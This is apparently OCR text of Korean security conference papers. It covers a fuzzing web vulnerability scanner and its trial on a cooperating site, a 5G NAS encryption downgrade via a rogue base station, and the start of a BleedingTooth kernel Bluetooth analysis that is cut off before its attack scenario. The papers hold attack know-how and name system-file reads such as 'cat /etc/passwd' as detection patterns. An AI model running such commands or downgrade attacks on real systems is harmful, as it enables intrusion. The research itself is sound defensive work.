공격은 취약점별로 페이로드를 GET, POST 쿼리에 퍼징 방식으로 탑재하여 이루어지고, 공격에 대한 응답 소스 내에 존재하는 패턴 혹은 문자열을 기준으로 취약점 탐지 여부를 판단한다. 페이로드는 취약점 별로 필터링을 우회하기 위해 인코딩, Null Byte Injection 등 다양한 우회 방법이 적용되었으며 대상 서버에 피해를 주지 않는 스크립트로 구성되어있다.

IV.기능

4.1 Command Injection

필터링을 우회하기 위한 다양한 방법이 적용된 50개의 payload를 GET, POST 방식을 사용하여 차례로 웹 사이트에 전송한다. 전송에 대한 응답에서 공격이 성공하였을 때 찾을 수 있는 ls, netstat, cat /etc/passwd 등의 명령어 입력 결과 출력되는 패턴을 검색하여 취약점 존재 여부를 진단한다.

4.2 SQL Injection

기존의 query에 SQL 에러를 발생시키거나 True/False 반응을 확인할 수 있는 payload를 더한 값을 GET, POST 방식을 사용하여 차례로 웹 사이트에 전송한다. 전송에 대한 응답에서 SQL error 관련 메시지 여부, DB 정보 유출 등을 발견할 경우를 기준으로 취약점 존재 여부를 진단한다.

4.3 Local File Inclusion

필터링 우회와 Path traversal을 위해 txt에 저장한 payload를 GET, POST 방식을 사용하여 차례대로 웹 사이트에 전송한다. 전송에 대

한 응답에서 일반적으로 주요 파일 내에서 포함하고 있는 패턴을 발견할 경우를 기준으로 취약점 존재 여부를 진단한다.

4.4 Remote File Inclusion

필터링 우회를 적용하여 대상 서버가 원격 서버에 존재하는 파일을 inclusion 하도록 원격 서버의 공격 파일 주소를 payload로 전송한다. 공격 파일은 해쉬 값을 담은 txt 파일로 하여 해당 해쉬 값이 발견될 경우 취약점이 발생했다고 판단한다.

4.5 XSS

필터링을 우회하기 위해 다양한 태그와 인코딩 등의 방법이 적용된 payload를 GET, POST 방식을 사용하여 차례로 웹 사이트에 전송한다. 사용한 payload가 전송에 대한 응답에서 그대로 발견될 경우, 알람을 보내는 스크립트 패턴이 존재할 경우, 이스케이핑 되지 않은 경우를 기준으로 취약점 존재 여부를 진단한다.

4.6 URL 수집

웹 취약점 분석을 위해서 사용자가 입력한 URL뿐만 아니라 해당 도메인에 존재하는 모든 URL에 대해 취약점 진단이 이루어져야 하며 규모가 큰 사이트의 경우 URL의 서브 도메인도 취약점 진단을 진행해야 한다. 이를 위해 HTML a 태그의 href 등을 파싱하여 URL을 수집하는 오픈소스 웹 스캐너 blackwidow 툴을 커스터마이징한 코드를 통해 서브 도메인과 URL을 수집한다. GET 방식 파라미터를 포함하는 Dynamic URL, HTML에 form 태그가 존재하는 URL을 수집한 후 중복된 URL들을 제거 및 정렬하여 txt 파일로 저장한다.

4.7 반자동 패치 기능

본 논문의 주목적인 개인 개발자들은 취약점이 발생하더라도 패치에 어려움을 겪는다. 사용자가 취약점이 발생한 서버 측 코드를 입력하면 언어 및 취약점 별 패치 정보가 담긴 파일에서 정보를 읽어와 패치 가능한 패턴을 정규식으로 검색한다. 만약 해당 패턴이 존재하는 경우 지정된 패치를 진행하여 취약점이 보완된 코드를 반환하는 기능을 제공한다.

4.8 구독 기능

취약점이 패치를 하더라도 중요한 것은 사후 처리다. 웹 서비스는 지속적인 업데이트를 거쳐 코드를 수정하기 때문에 지속적인 관리가 필요하다. 본 논문에서는 사용자가 주기를 선택해 구독 기능을 활성화하면 해당 주기마다 사용자에게 메일로 취약점 진단 보고서를 전송해 주는 기능을 제시한다.

V.검증

본 장에서는 실제 운영되고 있는 기관 A의 사이트를 대상으로 협조를 받아 본 프로젝트의 주요 기능인 취약점 진단 테스트를 수행하여 기법 검증 및 결과 분석을 진행한다.

5.1 실험 환경

본 논문의 실험 서버는 AWS EC2 서비스를 사용했으며 vCPU 2개와 RAM 4GB의 Ubuntu 18.04 Server 환경으로 구성된다. 실험은 A 기관의 협조로 5일 동안 4시간씩 진행되었으며 A 기관의 3개의 도메인, 총 300여 개의 URL에 대한 취약점 진단이 이루어졌다. 진단 속도의 경우 기존에는 스레드를 사용하여 1초에 대략 10번 이상의 request를 보냈지만, 상대 서버의 리소스 고갈 문제를 고려하여 대략 1초에 5번의 request를 전송하는 것으로 기준을 변경하였다.

Cloud Service	AWS EC2
vCPU (가상 CPU)	2
RAM	4GB
OS	Ubuntu 18.04 Server

5.2 검증 결과 및 분석

A 기관을 대상으로 한 취약점 분석 결과, 총 3가지의 취약점을 발견할 수 있었다. 각각의 취약점은 A 기관의 소스 파일 및 데이터베이스 유출 혹은 변조를 일으킬 수 있는 치명적인 취약점이었으며, 본 진단을 통해 취약점 진단 기능을 검증할 수 있었다.

첫 번째 취약점은 진단 과정 속 발견한 잘못

된 접근에 대한 정보 유출이다. 취약점을 진단하는 도중 발견한 문제로, 특정 URL을 통해 접속하면 해당 웹 사이트에 대한 Physical Path, Module 명 등 여러 정보를 파악할 수 있었다. 해킹에 가장 기본적이지만 중요시되는 것은 상대 서버에 대한 정보 수집이다. 얻은 정보를 통해 다양한 공격 방식을 유추할 수 있지만, 이를 해결하는 방법은 따로 Error 페이지를 설정 파일에 만들어 넣는 것으로 패치는 굉장히 간단하다. 이는 OWASP 10의 “A6. 잘못된 보안 구성”에 속한다.

두 번째 취약점은 SQL Injection이다. OWASP 10중 “A1. Injection”에 속하는 취약점으로 해당 데이터베이스 서버를 위변조 및 탈취할 수 있는 것이 특징이다. A 기관의 모든 도메인이 같은 Database를 쓰는 가정하에 해당 서브 도메인만이 아니라. A 기관의 DB 속 모든 데이터를 위변조 및 탈취를 할 수 있다.

세 번째 취약점은 Directory Traversal을 통한 SVN의 발견이다. SVN이란 형상관리/소스 관리 도구를 의미하며 저장소를 만들어 그곳에 소스들을 저장해 소스 중복이나 여러 문제를 해결하는 software이다. 고로 해당 software의 유출은 곧 소스의 유출을 의미한다. 간단한 툴을 사용해 실제로 내부에 들어있는, 과거에 저장한 서버 측의 소스 코드를 받을 수 있었다. 소스 코드를 단순히 보는 것만을 넘어 SVN에 SSH URL을 이용하면 임의 코드 실행 공격까지 실행할 위험이 있는 위험한 취약점이다.

VI.결론

본 논문에서는 개인의 웹 취약점을 최소화하기 위해 Fuzzing 기반 취약점 탐지 기법을 제시하였다. 웹 서버의 서브 도메인과 디렉토리를 스캔하여 공격 payload 전송에 대한 응답을 기준으로 웹 사이트 취약점을 탐지한다. 이후 사용자에게 탐지 결과를 보고서 형식으로 제공한다. 발견한 취약점에 대한 정보와 보안 패치 가이드를 제공하여 사용자가 자가적으로 자신의 취약점 보안 패치를 진행할 수 있을 것이다.

상용화 중인 솔루션과 달리 진단결과만을 알려주는 것을 넘어, 반자동 패치 기능을 탑재하여 시큐어 코딩을 접해보지 못한 개발자에게 자신의 취약한 코드를 안전하게 변환하여 제공할 수 있다. 또한, 구독 기능을 제공해 사용자가 업데이트한 웹 서비스를 일정 주기마다 자동으로 취약점을 진단해 보고서를 메일로 전송하여 지속적인 도움을 줄 수 있다.

본 논문에서는 가장 빈번하게 발생하는 5가지 취약점에 대한 탐지 기법을 제시하고 있다. 하지만 이 외에도 다수의 웹 취약점이 존재하고 있으므로, 탐지 가능한 취약점 종류를 추가할 예정이다. 또한, 새로운 취약점 탐지 기법 연구와 취약점 탐지 알고리즘 개선을 통해 향상된 취약점 탐지 기법을 제공할 것이다.

[참고문헌]

[1] S.-H. Oh, T.-E. Kim, and H. Kim, “SW 보안 취약점 자동 탐색 및 대응 기술 분석,” 한국산학기술학회논문지, vol. 18, no. 11, pp. 94 - 103, Nov. 2017.

[2] 김영민, 안준선. (2007). 웹 응용 프로그램의 보안 취약성 분석. 프로그래밍언어논문지, 21(1), 39-48.

[3] SQL Injection: Vulnerability Detection Tool, https://sqlmap.org/, Visited 2021.

[4] Pentest-Tools.com: Web Vulnerability Scanner, https://pentest-tools.com/, Visited 2021.

[5] OWASP Zed Attack Proxy: Web Vulnerability Scanning Tool, https://www.zaproxy.org/, Visited 2021.

[6] OWASP Top Ten Web Application Security Risks, https://owasp.org/www-project-top-ten/, Visited 2021.

5G-AKA 및 SMC의 RAN 취약점 분석*

김태완*, 김현기*, 이옥연**

*국민대학교 금융정보보안학과(대학원생),
**국민대학교 정보보안암호수학과(교수)

RAN Vulnerability Analysis for 5G-AKA and SMC

Tae-Wan Kim*, Hyunki Kim*, Okyeon Yi**

*Dept. Financial Information Security,
Kookmin University(Graduate Student)

**Dept. of Information Security, Cryptology, and Mathematics,
Kookmin University(Professor)

요 약

2019년 우리나라에서 최초로 상용화된 5G는 초고속성, 초지연성, 초연결성의 서비스로서 통신, 교통, 산업 등 다양한 분야의 서비스와 융합되어 우리에게 편의를 제공하기 위해 끊임없는 개발과 연구가 되고 있다. 하지만 5G 이동통신 시스템에 취약점이 존재한다면, 우리가 사용하는 5G 기반 서비스또한 공격에 노출될 수 있다. 따라서 안전한 5G 서비스를 제공하기 위해서는 보다 안전한 5G 이동통신 시스템이 필요하다. 본 논문에서는 5G 이동통신 시스템에서 사용자와 이동통신망 사이의 상호인증 프로토콜인 5G-AKA와 기밀성과 무결성을 보호하기 위한 Security setup 과정을 바탕으로 발생할 수 있는 5G 이동통신 시스템의 취약점을 분석한다.

I. 서론


이동통신 시스템은 2000년대의 3G, 2010년대의 4G를 거쳐 현재 이동통신 표준단체인 3GPP에 여러 회사나 기관들이 모여 국제 5G 표준을 개발하고 있다. ITU(International Telecommunication Union)는 5G가 지향하는 서비스의 방향을 4G 대비 20배 더 빠른 최대 전송속도의 초고속성, 전송 지연을 10분의 1로 단축하는 초저지연성, $1km^2$ 당 10배 더 많은 100만 개의 기기를 연결할 수 있는 초연결성 등 5G가 갖춰야 할 기술적 우위 등을 제시하고 있다 [1].

이와 같은 서비스를 제공하는 5G 이동통신 시스템은 2019년 4월 대한민국에서 최초로 상용화되는 등 빠르게 발전되고 있으며 스마트팜, VR/AR 등 ICT(Information and Communication Technology) 서비스와 결합하여 4차 산업혁명에서 중요한 부분을 차지할 시스템이다. 하지만 만약 5G 이동통신 시스템에 취약점이 발생한다면 5G 이동통신 기반 서비스 또한 취약점을 이용한 공격에 노출될 수 있다.

4G 이동통신 시스템에서의 취약점으로는 IMSI(International Mobile Subscriber Identification) 도청, 중간자 공격 등이 존재한다[2]. 이는 여전히 5G 이동통신 시스템에서 취약점이 될 수 있다. 또한, 5G는 새로운 보안 기능에 대한 취약점이 존재한다.

본 논문에서는 코어 네트워크 시뮬레이터인 Free5GC를 이용하여 5G-AKA(Authentication and Key Agreement) 프로토콜과 Security Setup 과정에서 RAN(Radio Access Network)을 통해 발생하는 NAS-PDU 데이터에 대한 취약점 공격을 분석한다.

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2020-0-00085, 5G+ 기반 6G 이동통신 정보보안 기술연구)



[그림 1] 5G-AKA 및 SMC 과정 [3]

II. 5G Security

2.1 5G Security Procedure

이동통신망에 접속하기 위해서는 단말과 이동통신망 사이의 상호인증이 필요하다. 4G 이동통신 시스템에서는 EPS AKA 절차를 사용하여 단말과 이동통신망 사이의 인증을 진행했지만, 가입자의 신원정보인 IMSI가 평문의 형태로 단말에서 기지국으로 전달되기 때문에 악의적인 공격에 노출될 가능성이 존재한다. 반면 5G-AKA에서는 가입자 신원정보인 SUPI(Subscription Permanent Identifier)를 SUCI(Subscription Concealed Identifier)로 암호화하여 단말과 이동통신망 사이의 인증을 진행하기 때문에 사용자 신원정보 노출을 방지할 수 있다. 인증이 완료되면 단말과 SN(Serving Network) 간의 제어 평면에서 NAS(Non-Access Stratum) 시그널링 메시지를 안전하게 전송하기 위해서 Security setup을 시작한다. NAS security setup이 완료된 이후 NAS 메시지는 기밀성과 무결성이 보호되어 전달된다. 이때 사용되는 암호화 및 무결성 알고리즘은 [표 1]과 같으며, 전체적인 5G Security의 과정은 [그림 1]과 같다.

암호화 알고리즘	무결성 알고리즘
NEA0(Null)	NEA0(Null)
NEA1(SNOW 3G)	NEA1(SNOW 3G)
NEA2 (AES-128 CTR)	NEA2 (AES-128 CMAC)
NEA3(ZUC)	NEA3(ZUC)

[표 1] 5G 암호화 및 무결성 알고리즘

2.2 NAS-PDU

UE와 SN간 제어 메시지는 NAS 메시지를 통해 통신한다. NAS 메시지의 주요 기능은 인증, 식별, UE 데이터 업데이트 및 보안 제어와 UE와 데이터 네트워크 간의 데이터 연결 확립 및 유지를 위한 세션 관리 등이 있다[4]. 5G Security 과정에서 NAS 메시지는 UE와 SN 사이의 UE Registration Request, Authentication Request/Response, SMC(Security Mode Command/Complete)가 있다.

UE는 서비스 수신을 승인받고, 이동성 추적 및 접근성을 가능하게 하기 위해 네트워크에 등록해야 한다. UE는 5G 이동통신망에 최초 등록이 될 때 Registartion Request 메시지를 SN에 보냄으로써 등록 절차를 시작한다[5]. Registration Request 메시지에 포함되는 주요 Element는 [표 2]와 같다.

information Element	Presence
Extended protocol discriminator	M
Security header type	M
Spare half octet	M
Registration request message identity	M
5GS registration type	M
ngKSI	M
5GS mobile identity	M
UE security capability	O

[표 2] Registration request message content

information Element	Presence
Extended protocol discriminator	M
Security header type	M
Spare half octet	M
Authentication request message identity	M
ngKSI	M
Spare half octet	M
ABBA	M
Authentication parameter RAND	O
Authentication parameter AUTN	O
EAP message	O

[표 3] Authentication request message content

information Element	Presence
Extended protocol discriminator	M
Security header type	M
Spare half octet	M
Authentication response message identity	M
Authentication response parameter	O
EAP message	O

[표 4] Authentication response message content

5G-AKA는 K_{AUSF}, K_{SEAF}, K_{AMF} 에 대한 키 합의와 UE와 네트워크 간의 상호 인증을 제공하기 위해 사용한다. 5G 이동통신망은 UE에게 Authentication Request 메시지를 전송함으로써 5G-AKA 인증 및 키 합의 절차를 시작한다. Authentication Request 메시지를 받은 UE는 5G 네트워크로부터 받은 챌린지 데이터에 대한 처리를 하고 요청 메시지에 따른 응답 메시지를 보내야 한다. 5G AKA의 절차는 항상 네트워크에 의해 시작 및 제어된다. Authentication Request 메시지와 Authentication Response 메시지에 포함되는 주요 Element는 [표 3], [표 4]와 같다.

III. 5G Security Procedure 취약점

3.1 5G 코어 네트워크 시뮬레이터

이동통신 시스템을 물리적으로 구현하는 것은 비용이 많이 필요하다. 하지만 이동통신 시스템의 검증을 위한 연구와 개발은 필수적이며 이를 해결하기 위해 다양한 소프트웨어 기반 5G 이동통신 시스템 시뮬레이션이 개발되고 있다. 현재 공개 소프트웨어 기반 5G 코어 프로젝트는 C언어 기반의 Open5GS, Go언어 기반의 Free5GC가 대표적이다[6]. 본 논문에서는 Free5GC를 이용하여 5G Security 절차를 분석한다.

3.2 NAS 메시지 취약점


이동통신 시스템이 등장한 이후부터 5G까지도 허위 기지국 공격(Rogue Base Station)은 항상 존재한다[7]. 허위 기지국 공격은 강한 무선 신호를 이용하여 5G 네트워크와 UE 사이에서 데이터를 탈취 및 위변조하여 중간자 공격, 서비스 거부 공격 등 다양한 공격을 할 수 있게 한다. 따라서 허위 기지국 공격을 이용한다면 5G-AKA 인증과정과 5G Security setup 과정에서 NAS-PDU 데이터를 통해 UE 데이터를 탈취 및 위변조 할 수 있다.

Registration Request 메시지의 UE security capability 필드에는 UE가 지원하는 암호화 및 무결성 알고리즘의 정보가 포함되어있다. 만약 NEA0, NEA2 암호화 알고리즘과 NIA2 무결성 알고리즘을 사용하는 경우 UE security capability 메시지 필드는 [그림 2]와 같다.

```
UE security capability
    Element ID: 0x2e
    Length: 2
    1... .... = 5G-EA0: Supported
    .0.. .... = 128-5G-EA1: Not supported
    ..1. .... = 128-5G-EA2: Supported
    ...0 .... = 128-5G-EA3: Not supported
    .... 0... = 5G-EA4: Not supported
    .... .0.. = 5G-EA5: Not supported
    .... ..0. = 5G-EA6: Not supported
    .... ...0 = 5G-EA7: Not supported
    0... .... = 5G-IA0: Not supported
    .0.. .... = 128-5G-IA1: Not supported
    ..1. .... = 128-5G-IA2: Supported
    ...0 .... = 128-5G-IA3: Not supported
    .... 0... = 5G-IA4: Not supported
    .... .0.. = 5G-IA5: Not supported
    .... ..0. = 5G-IA6: Not supported
    .... ...0 = 5G-IA7: Not supported
```


[그림 2] 기존 UE security capability

하지만 악의적인 공격자가 UE와 SN간의 Registration Request 메시지를 탈취 후 암호화 알고리즘을 변조하여 SN에 보내면 5G-AKA가 끝난 후 SMC 메시지는 기존과 다른 암호화 알고리즘을 사용하게 된다. 악의적인 공격자에 의해 NEA0 암호화로 변조된 UE security capability는 [그림 3]과 같다.




[그림 3] 변조된 UE security capability

변조된 UE Registration Request 메시지를 시작으로 인증 절차를 마친 UE와 5G 이동통신망은 NAS Security 설정을 시작한다. 이때 5G 이동통신망은 NAS 메시지 암호화 알고리즘으로 NEA0 암호화 알고리즘을 선택하게 되고, NAS SMC 메시지를 받은 UE는 NEA0 암호화 알고리즘으로 NAS uplink를 암호화한다. [그림 4]는 정상 UE security capability를 이용한 NAS 메시지를 나타내며, [그림 5]는 위변조된 UE security capability를 이용한 NAS 메시지를 나타낸다. NEA2를 이용하여 NAS 메시지를 암호화한 경우 [그림 4]과 같이 NAS 메시지가 암호화되어 전송되지만, 악의적인 공격자에 의해 NEA0 암호화를 사용하게 되는 경우 [그림 5]과같이 NAS 메시지가 평문 상태로 전송되는 것을 확인할 수 있다. 평문으로 된 NAS 메시지에는 ngKSI, 5GS mobile identity, UE Capability 등 중요 데이터가 기밀성이 제공되지 않은 상태로 전달되며, 이후의 NAS 메시지 또한 기밀성이 제공되지 않는다.



[그림 4] NEA2를 이용한 NAS 메시지



[그림 5] NEA0를 이용한 NAS 메시지

IV. 결론

본 논문에서는 코어 네트워크 시뮬레이터를 이용하여 허위 기지국 공격이 가능한 상황에서 5G Security 과정에서 NAS 메시지의 위변조 공격에 대한 취약점을 분석하였다. 5G security 과정에는 NAS 메시지에 대한 취약점뿐만 아니라 SUCI, SEQ와 같은 인증 정보를 이용한 취약점 또한 존재한다. 따라서 이에 맞는 보안대책이 필요하며, 더욱 안전한 5G 서비스를 위한 연구는 계속되어야 한다.

[참고문헌]

[1] “3GPP 5G 보안 구조의 특징 및 주요 개선사항”, 박종근, 김종현, 문대성, 김익균, October, 2019

[2] “Overview of 5G Security and Vulnerabilites”, Shane Fonyi, Spring, 2020

[3] TS33.501, 3GPP, April, 2021

[4] TS24.501, 3GPP, April, 2021

[5] TS23.502, 3GPP, March, 2021

[6] “공개 소프트웨어 기반 5G 프로젝트 개발 동향 분석”, 김민재, 박경민, 박종근, 김영수, 이종훈, 문대성, April, 2021

[7] “5G 보안에서의 허위 기지국 대응에 대한 주요 이슈 분석”, 박훈용, 박종근, 김보남, 유일선, December, 2020

커널 블루투스 취약점을 활용한 BleedingTooth 공격 분석

정인수*, 이민경**, 곽진***

*,***아주대학교 사이버보안학과

**아주대학교 컴퓨터공학과, 정보보호응용및보증연구실

Analysis of BleedingTooth Attack Using Kernel Bluetooth Vulnerabilities

In-Su Jung*, Minkyung Lee**, Jin Kwak***

*,***Deparment of Cyber Security, Ajou University

**ISAA Lab., Department of Computer Engineering, Ajou University

요 약

블루투스는 오디오 스트리밍, 데이터 전송, 위치 서비스, 디바이스 네트워크 등의 서비스를 통해 사용자들에게 편의성을 제공하고 있다. 약 100만 개의 생활 속 디바이스에 초연결 네트워크 환경인 Massive IoT 기술이 적용되며 디바이스간 통신에 사용되는 블루투스 기술도 고도화되고 있다. 그러나 블루투스가 여러 디바이스에 적용됨에 따라 블루투스 관련 취약점들이 발생하고 있다. 이 중 블루투스의 프로토콜을 활용한 커널 블루투스 취약점인 BadVibe, BadChoice, BadKarma를 통해 BleedingTooth 공격이 발생할 수 있다. 따라서 본 논문에서는 IoT에 활용되는 운영체제인 리눅스 커널 블루투스 취약점 및 BleedingTooth 공격 시나리오를 분석한다.

I. 서론

블루투스 SIG(Special Interest Group)에 따르면, 2019년 이후 스마트폰, PC와 같은 플랫폼 디바이스보다 IoT 기기와 같은 주변 기기에서의 블루투스 사용량이 증가하였으며, 블루투스 기술이 2022년 기준 52억대 이상의 기기에 탑재될 전망이다[1]. 그러나 블루투스 기술은 통신 과정에서 다양한 취약점이 존재하며, 이를 악용한 보안위협이 발생할 수 있다. 예를 들어, 공격자는 블루투스 취약점 기반 스마트 디바이스 원격 제어를 통해 개인정보 탈취, 오디오 신호 전송 및 도청, 데이터 스니핑 및 위·변조 공격을 수행할 수 있다[2]. 하지만 블루투스 보안위협에 대한 대응 기술 연구는 미비한 실정이다[3].


따라서, 본 논문에서는 2장에서 커널 블루투스 취약점이 사용하는 블루투스 프로토콜 스택 구조에 대하여 설명하며, 3장에서는 BleedingTooth 공격에 사용되는 커널 블루투스 취약점을 분석한다. 4장에서는 분석한 취약점을 기반으로 진행하는 BleedingTooth 공격 시나리오를 분석하며, 마지막으로 5장에서 결론을 맺는다.

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No.2021R1A2C2011391).

II. 블루투스 프로토콜 스택 구조

본 장에서는 커널 블루투스에 사용되는 블루투스 프로토콜 스택 구조에 대하여 설명한다[4,5].

(그림 1)은 블루투스 프로토콜 스택 구조를 나타낸 그림이다.



(그림 1) 블루투스 프로토콜 스택 구조

2.1 HCI(Host Controller Interface)

HCI는 호스트 PC와 블루투스 모듈인 호스트 컨트롤러 간 통신을 위해 SIG에서 규정한 표준 인터페이스로 물리적 계층인 BR/EDR(Basic Rate/Enhanced Data Rate), Baseband and Link Control과 데이터 링크 계층인 Link Manager에 대한 명령어 인터페이스를 제공한다. 패킷의 형태는 명령어 패킷, 이벤트 패킷, 데이터 패킷으로 나뉜다. 명령어 패킷은 호스트 PC에서 호스트 컨트롤러에게 특정 동작을 명령하기 위해 보내는 패킷이다. 이는 이벤트 패킷의 형태로 호스트 컨트롤러에서 호스트 PC로 응답한다. 또한, 데이터 패킷은 하나 이상의 블루투스 디바이스와 링크가 설정되어있고 디바이스 간 무선으로 데이터를 송수신할 때 사용되는 패킷이다.

2.2 L2CAP(Logical Link Control and Adaptation Protocol)

L2CAP는 Baseband에서 상위 계층 프로토콜을 조정하는 호스트의 핵심 계층 기능으로 소프트웨어인 상위 계층과 물리적인 하위 계층과의 데이터 통신 연결을 지원한다. 또한, 연결성 및 비연결성 데이터 통신 서비스도 지원하며, Multiplexing 연결, SAR(Segmentation and Reassembly), 흐름제어, 재전송 기반 에러제어, 캡슐화, 스케줄링 등과 같은 다양한 기능들을 제공한다.

2.3 AMP(Alternate MAC/PHY Manager Protocol)

AMP MGR(Alternate MAC/PHY Manager)는 블루투스 Core system의 보조 컨트롤러이다. BR/EDR을 통해 두 장치 간에 L2CAP 연결이 설정된 후 AMP MGR은 다른 장치에서 사용할 수 있는 AMP를 검색한다. 두 장치 간에 AMP가 공통인 경우, 블루투스 코어 시스템은 BR/EDR 컨트롤러에서 AMP 컨트롤러로 데이터 트래픽을 전송하는 메커니즘을 제공한다. 각 AMP MGR은 MAC 및 PHY 위에 있는 AMP PAL(Protocol Adaptation Layer)로 구성되며, PAL은 블루투스 프로토콜을 기본 MAC 및 PHY의 특정 프로토콜에 매핑한다. L2CAP 채널은 AMP에 생성되거나 AMP로 이동할 수 있으며, 장치의 전력 소비를 최소화하기 위해 상황에 따라 AMP를 사용하여 통신한다.

<표 1>은 커널 블루투스 취약점과 관련있는 통신 프로토콜 스택 구조를 정리한 표이다.

<표 1> 블루투스 프로토콜에 따른 취약점

Bluetooth protocol	Vulnerability
HCI	BadVibe
AMP	BadChoice
L2CAP	BadKarma

III. 커널 블루투스 취약점 분석

3.1 BadVibe 취약점 분석

BadVibe 취약점(CVE-2020-24490)은 Heap 기반 버퍼 오버플로우 취약점으로 블루투스 5가 사용되고 블루투스가 검색 가능할 때 악용될 수 있다. 위의 조건을 충족시킨 BadVibe는 PC와 블루투스 모듈 간 인터페이스인 HCI에 의해 전달되는 광고 데이터 길이 체크 여부와 관련되어 있다. 다음 <표 2>는 기존 블루투스 4.0과 블루투스 5에서 사용되는 hci_le_adv_report()와 hci_le_ext_adv_report()를 비교 분석한 표이다.

<표 2> 블루투스 버전별 함수 비교

Function name / Element	hci_le_adv_report_()	hci_le_ext_adv_report_()
Data length	31 Bytes	255 Bytes
Length Check	O	X
Over Flow	Not Applicable	Applicable
Bluetooth Version	Bluetooth 4.0	Bluetooth 5

블루투스 4.0에서의 hci_le_adv_report() 함수는 광고 데이터의 길이가 31 Bytes로 제한되어 데이터 길이 체크를 진행하는 반면, 블루투스 5에서의 hci_le_ext_adv_report() 함수는 최대 광고 데이터의 길이가 255 Bytes로 확장되고, 데이터 길이를 확인하지 않는다. 따라서 블루투스 4.0에서는 버퍼 오버플로우가 발생하지 않으며, 블루투스 5에서는 발생 가능하다[6].

3.2 BadChoice 취약점 분석

BadChoice 취약점(CVE-2020-12352)은 Stack 기반 취약점이다. 이는 AMP 패킷을 처리할 때 사용되는 a2mp_getinfo_req() 함수에서 발견되었다. a2mp_getinfo_req() 함수는 HCI ID를 사용하는 AMP Controller에게 정보를 요청하는데 유효하지 않으면 A2MP_STATUS_INVALID -CTRL_ID 정보를 반환한다. 이 과정을 통해 사용자의 정보가 유출될 수 있다. 따라서 공격자는 대상에게 악의적인 목적으로 조작된 AMP 패킷을 전송하여 민감 정보들을 획득할 수 있다[7].

3.3 BadKarma 취약점 분석

BadKarma 취약점(CVE-2020-12351)은 Heap 기반 취약점이며, 이는 A2MP CID(Alternate MAC-PHY Manager Protocol Channel Identifier)를 사용하여 L2CAP 패킷을 처리할 때 사용되는 amp_mgr_create() 함수와 a2mp_chan_open() 함수에서 객체의 타입을 혼동하여 발생한 Type-Confusion 취약점이다. 이 취약점을 활용하여 조작된 L2CAP 패킷을 전송하여 커널 권한으로 악의적인 코드를 실행할 수 있다[8].

IV. Bleeding 공격 시나리오 분석

본 장에서는 3장의 블루투스 취약점을 활용한 BleedingTooth 공격 시나리오를 분석한다[9,10].

